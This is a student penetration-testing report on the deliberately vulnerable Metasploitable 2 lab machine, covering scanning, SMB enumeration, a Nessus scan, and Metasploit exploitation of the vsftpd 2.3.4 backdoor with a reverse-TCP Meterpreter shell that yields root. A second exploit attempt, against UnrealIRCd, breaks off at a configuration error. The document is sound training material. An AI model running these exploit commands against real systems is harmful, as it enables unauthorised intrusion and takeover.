Title: Penetration Testing Report on Metasploitable 2

Course: Cybersecurity / Ethical Hacking

Topic: Footprinting, Scanning, Enumeration, vulnerability Assessment and Exploitaion

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Tools Used:

- Kali Linux
- Nmap
- Nessus Essentials
- Metasploit Framework

Target Machine: Metasploitable 2

Date: 18-03-2026

1.Introduction

Penetration testing is a security testing method used to identify vulnerabilities in a computer system or network by simulating real-world attacks. The purpose of penetration testing is to detect weaknesses before malicious attackers exploit them.

In this project, a penetration testing assessment was performed on the intentionally vulnerable system Metasploitable 2. The testing process followed several stages including footprinting and reconnaissance, network scanning, enumeration, vulnerability assessment, and exploitation.

Various security tools such as Kali Linux, Nmap, Nessus Essentials, and Metasploit Framework were used to perform the assessment and analyze the vulnerabilities present in the system.

2.Methodology

The penetration testing process followed these phases:

2.1 Footprinting and Reconnaissance

2.2 Scanning the Network

2.3 Enumeration

2.4 Vulnerability Assessment

2.5 Exploitation

2.6 Remediation

2.7 Conclusion

2.1 Footprinting and Reconnaissance

Footprinting and reconnaissance are the first phases of penetration testing. The main objective is to gather as much information as possible about the target system or network before launching any attacks. This information helps the attacker or security tester understand the target environment and identify potential entry points.

In this lab experiment, reconnaissance was performed on the vulnerable machine Metasploitable 2 using the penetration testing operating system Kali Linux.

2.1.1 First step was finding the ip address

```
pavan@kali: ~
Session  Actions  Edit  View  Help
┌──(pavan㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:45:ff:04 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 86316sec preferred_lft 86316sec
    inet6 fd17:625c:f037:2:f0:67be:fc76:a72e/64 scope global temporary dynamic
       valid_lft 86317sec preferred_lft 14317sec
    inet6 fd17:625c:f037:2:a00:27ff:fe45:ff04/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 86317sec preferred_lft 14317sec
    inet6 fe80::a00:27ff:fe45:ff04/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:37:9e:c2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.104/24 brd 192.168.56.255 scope global dynamic eth1
       valid_lft 388sec preferred_lft 388sec
```

Ip: 192.168.56.104/24

Identifying Live Hosts in this ip Network

```
┌──(pavan㉿kali)-[~]
└─$ nmap -sn 192.168.56.104/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 22:59 +0530
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 50.59% done; ETC: 22:59 (0:00:01 remaining)
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 85.88% done; ETC: 22:59 (0:00:00 remaining)
Nmap scan report for 192.168.56.1
Host is up (0.0020s latency).
MAC Address: 0A:00:27:00:00:11 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.010s latency).
MAC Address: 08:00:27:37:AD:35 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up (0.0090s latency).
MAC Address: 08:00:27:1C:44:FF (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.59 seconds
```

Found 4 hosts up

Target Identification:

```
Nmap scan report for 192.168.56.101
Host is up (0.020s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:1C:44:FF (Oracle VirtualBox virtual NIC)
```

In the all above hosts this host was showing more ports and services running which was metasploitable 2 machine

2.2 Network Scanning

Service and Version Detection

```
┌──(pavan㉿kali)-[~]
└─$ nmap -sV 192.168.56.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 23:12 +0530
Nmap scan report for 192.168.56.101
Host is up (0.057s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:1C:44:FF (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:
linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.39 seconds
```

Findings

The service and version detection scan using Nmap revealed multiple open ports and services running on the target system Metasploitable 2.

Several services such as FTP (vsftpd 2.3.4), SSH, Telnet, HTTP (Apache), Samba, MySQL, PostgreSQL, and IRC were identified along with their versions. These services may contain vulnerabilities that can be further analyzed during the enumeration and exploitation phases of penetration testing.


2.3 Enumeration

Nbtscan was carried out

```
┌──(pavan㉿kali)-[~]
└─$ nbtscan 192.168.56.101
Doing NBT name scan for addresses from 192.168.56.101

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
```

NetBIOS enumeration was performed using the nbtscan tool to gather information about the target system. The scan revealed the NetBIOS name of the system as METASPLOITABLE, confirming the presence of SMB/Samba services on the target machine Metasploitable 2.

Web Address: 192.168.56.101



During enumeration, the web service running on the target system was accessed through a web browser using the IP address 192.168.56.101. The webpage displayed the default Metasploitable2 interface containing several vulnerable web applications.

- DVWA (Damn Vulnerable Web Application)
- Mutillidae
- phpMyAdmin
- TWiki
- WebDAV

These applications are intentionally vulnerable and are used for practicing web application security testing. They can be used to perform attacks such as SQL injection, cross-site scripting (XSS), authentication bypass, and file upload vulnerabilities.

Using : enum4linux tool used for SMB(Server Message Block) enumeration on Linux Systems.

Collects info like:

- User accounts
- Group names
- Shared folders
- Password policies
- Operating system information
- Domain/workgroup details

```
┌──(pavan㉿kali)-[~]
└─$ enum4linux 192.168.56.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Mar 18 00:29:
31 2026

 ========================== ( Target Information ) ==========================
=

Target ........... 192.168.56.101
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 192.168.56.101 )============================
=


[+] Got domain/workgroup name: WORKGROUP


 ==========================( Nbtstat Information for 192.168.56.101 )==========================
=

Looking up status of 192.168.56.101
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
```

SERVER SESSION

```
=========================( Session Check on 192.168.56.101 )=========================

[+] Server 192.168.56.101 allows sessions using username '', password ''
```

SMB enumeration was performed using the enum4linux tool to gather detailed information about the SMB services running on the target machine Metasploitable 2.

During the enumeration process, it was discovered that the server allows null session authentication, meaning a connection can be established using an empty username and password. This indicates a misconfiguration in the SMB service and may allow attackers to gather sensitive information from the system without authentication.

This vulnerability can potentially expose system details such as user accounts, shared folders, and other network resources.

OS SERVER DETAILS

```
[+] Got OS info for 192.168.56.101 from srvinfo:
        METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x9a03
```

NetBIOS Enumeration

```
=========================( Nbtstat Information for 192.168.56.101 )=========================

Looking up status of 192.168.56.101
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
```

NetBIOS enumeration was performed using the enum4linux tool to gather information about the SMB services running on the target machine Metasploitable 2.

The NBTSTAT information revealed that the system name is METASPLOITABLE and it belongs to the WORKGROUP domain. The scan also identified several active services such as Workstation Service, Messenger Service, and File Server Service.

Additionally, the results showed that the server allows null session authentication, meaning a connection can be established using an empty username and password.

Target Information

```
==========( Target Information )==========
Target ........... 192.168.56.101
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

The presence of these usernames indicates that user enumeration is possible through the SMB service running on the target machine. This information could be used by attackers to perform further attacks such as password brute-force attempts or privilege escalation.

Potential Entry Point:

WORKGROUP:

Reason WORKGROUP has found connected to 10.0.2.3(MAYBE):

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

The network scan identified that the target system is running Samba SMB services on ports 139 and 445. These ports are associated with NetBIOS and SMB file sharing services.

The scan also revealed that the system belongs to the WORKGROUP domain. Samba is commonly used on Linux systems to provide Windows-like file sharing functionality. If misconfigured, SMB services can expose sensitive information such as shared folders, user accounts, and system details.

These services can potentially be exploited during further penetration testing.

DATA BASE

DB is connected & accepting a Active Req/Res

```
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```

These services indicate that the target system is hosting database servers that may store application data. If improperly secured, attackers may attempt unauthorized access, perform SQL injection attacks, or retrieve sensitive information from the databases.

2.4 vulnerability Assessment

```
┌──(pavan㉿kali)-[~]
└─$ nmap -sV 192.168.56.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 23:12 +0530
Nmap scan report for 192.168.56.101
Host is up (0.057s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:1C:44:FF (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:
linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.39 seconds
```

1. **21/tcp open ftp vsftpd 2.3.4 Backdoor Vulnerability (Port 21)**

The FTP service running on the target machine is vsftpd version 2.3.4, which contains a known backdoor vulnerability (CVE-2011-2523). This vulnerability allows attackers to gain unauthorized access to the system and potentially obtain a remote root shell.

2. **23/tcp open telnet Linux telnetd Telnet Service Enabled (Port 23)**

The target system is running Telnet, which is an insecure remote login protocol.Telnet transmits credentials in plain text, making it vulnerable to interception attacks such as packet sniffing. Attackers on the network could capture login credentials and gain unauthorized access to the system.

3. **139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)**

   445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

The scan revealed that the system is running Samba SMB service (version 3.x – 4.x).

SMB services allow file sharing across the network but may expose sensitive information if misconfigured. During enumeration, it was also discovered that the server allows null session authentication, which means attackers can access certain information without valid credentials.

4. **6667/tcp open irc UnrealIRCd Backdoor Vulnerability (Port 667)**

The scan identified UnrealIRCd running on port 6667.Certain versions of UnrealIRCd contain a backdoor that allows remote command execution. This vulnerability can allow attackers to execute arbitrary commands on the target system and potentially gain full control.

5. **3306/tcp open mysql MySQL 5.0.51a-3ubuntu5**

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

If these services use weak credentials or improper access control, attackers may gain unauthorized access to sensitive data stored in the database.

6. **5900/tcp open vnc VNC (protocol 3.3) Remote Access Exposure**

The target system is running a VNC remote desktop service.If authentication is weak or not configured properly, attackers may be able to remotely view or control the system.


7. **Vulnerability: Weak Password Policy**

```
=================================( Password Policy Information for 192.168.56.101 )=================================
=

Password:


[+] Attaching to 192.168.56.101 using a NULL share

[+] Trying protocol 139/SMB ...

[+] Found domain(s):

        [+] METASPLOITABLE
        [+] Builtin

[+] Password Info for Domain: METASPLOITABLE

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 0
```

The password policy of the target system was analyzed during enumeration using the enum4linux tool. The results revealed several weaknesses in the authentication configuration of the system.The password policy shows that the minimum password length is only 5 characters, and password complexity requirements are not enforced. Additionally, there is no password history configured, meaning users can reuse the same passwords repeatedly.

These weak password policies significantly increase the risk of brute-force attacks and unauthorized access, as attackers can easily guess or crack weak passwords.

8. Vulnerability Assessment using Nessus



Nessus Vulnerability Scan Results


A vulnerability scan was performed on the target system using Nessus Essentials. The scan identified a total of 68 vulnerabilities across different severity levels such as Critical, High, Medium, and Low. These vulnerabilities indicate the presence of outdated services, insecure protocols, and misconfigured applications running on the target system.

Several critical vulnerabilities were detected, including insecure VNC authentication, Apache Tomcat AJP connector vulnerabilities, SSL protocol weaknesses, and bind shell backdoor detection. These vulnerabilities could allow attackers to gain unauthorized access, execute remote commands, or intercept sensitive data.The Nessus scan helps security analysts quickly identify potential security weaknesses in a system. The results of the scan were used to

understand the security posture of the target machine and to guide further penetration testing activities such as exploitation using the Metasploit Framework.

2.5 Exploitation

Exploitation is the phase of penetration testing where identified vulnerabilities are actively used to gain unauthorized access to the target system. In this phase, attackers attempt to exploit weaknesses discovered during the scanning and enumeration stages.The goal of exploitation is to determine whether the identified vulnerabilities can be successfully used to compromise the target system and gain control over it.In this experiment, the vulnerable machine Metasploitable 2 was targeted using the penetration testing operating system Kali Linux. Various exploits available in the Metasploit Framework were used to exploit vulnerable services running on the target system.Successful exploitation allowed remote access to the system and demonstrated how misconfigured or outdated services can lead to system compromise. By using msfconsole



msfconsole is the main command-line interface of the Metasploit Framework. It provides a powerful environment for penetration testers to discover, configure, and execute exploits against vulnerable systems.Using msfconsole, security professionals can search for exploit modules, configure attack parameters, and launch exploits against target machines. It also allows interaction with compromised systems through payloads such as Meterpreter.The Metasploit framework contains a large collection of exploits, payloads, auxiliary modules, and post-exploitation tools that help identify and exploit vulnerabilities in systems.During this

experiment, msfconsole was used from Kali Linux to exploit vulnerabilities in the target system Metasploitable 2.

Exploit 1: vsftpd 2.3.4 Backdoor Exploit

Vulnerable Service

FTP service running vsftpd version 2.3.4 on port 21 of the target machine Metasploitable 2.This version of vsftpd contains a backdoor vulnerability (CVE-2011-2523) that allows attackers to gain unauthorized remote shell access to the system.The vulnerability was exploited using the Metasploit Framework through Kali Linux.

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Se
rvice
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    VSFTPD v2.3.4 Backdoor Co
mmand Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_ba
ckdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOSTS 192.168.56.104
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 192.168.56.104
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                      etasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   FETCH_COMMAND    CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNF
                                                TP, WGET)
   FETCH_DELETE     false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS   none             yes       Attempt to run payload without touching disk by using an
                                                onymous handles, requires Linux ≥3.17 (for Python varian
                                                t also Python ≥3.8, tested shells are sh, bash, zsh) (Ac
                                                cepted: none, python3.8+, shell-search, shell)
   FETCH_SRVHOST                     no        Local IP to use for serving payload
   FETCH_SRVPORT    8080             yes       Local port to use for serving payload
   FETCH_URIPATH                     no        Local URI to use for serving payload
   LHOST            192.168.56.104   yes       The listen address (an interface may be specified)
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.56.104:4444
[+] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.104:4444 -> 192.168.56.101:54626) at 2026-03-18 01:48:07 +0
530

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 5993 created.
Channel 1 created.
whoami
root
sysinfo
/bin/sh: line 2: sysinfo: command not found
ls
QpMAexeR
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
sysinfo
/bin/sh: line 4: sysinfo: command not found
exit
meterpreter > sysinfo
Computer     : metasploitable.localdomain
```

The exploit successfully established a Meterpreter session, allowing remote access to the target machine.This confirmed that the FTP service was vulnerable and could be exploited to gain system access.

1. Execute commands Remotely: Run commands on the target system.

2. Gather System Inforamtion: Retrieve system details.

3. Access Files and Directories: Browse files on the target machines.

4. Upload or Download Files.

5. Maintain Persistent Access

Exploit 2: UnrealiRCd backdoor Exploit

Vulnerable Service

The target machine is running UnrealIRCd, an Internet Relay Chat (IRC) server on port 6667.Certain versions of UnrealIRCd contain a backdoor vulnerability (CVE-2010-2075) that allows attackers to execute commands remotely on the server.This vulnerability can be exploited using the Metasploit Framework from Kali Linux.

```
[*] 192.168.56.101 - Meterpreter session 1 closed.  Reason: User exit
msf exploit(unix/ftp/vsftpd_234_backdoor) > search unreal

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure          2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
   1     \_ target: Automatic                    .                .          .      .
   2     \_ target: UT2004 Linux Build 3120      .                .          .      .
   3     \_ target: UT2004 Linux Build 3186      .                .          .      .
   4  exploit/windows/games/ut2004_secure        2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12       excellent  Yes    UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[-] 192.168.56.101:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.
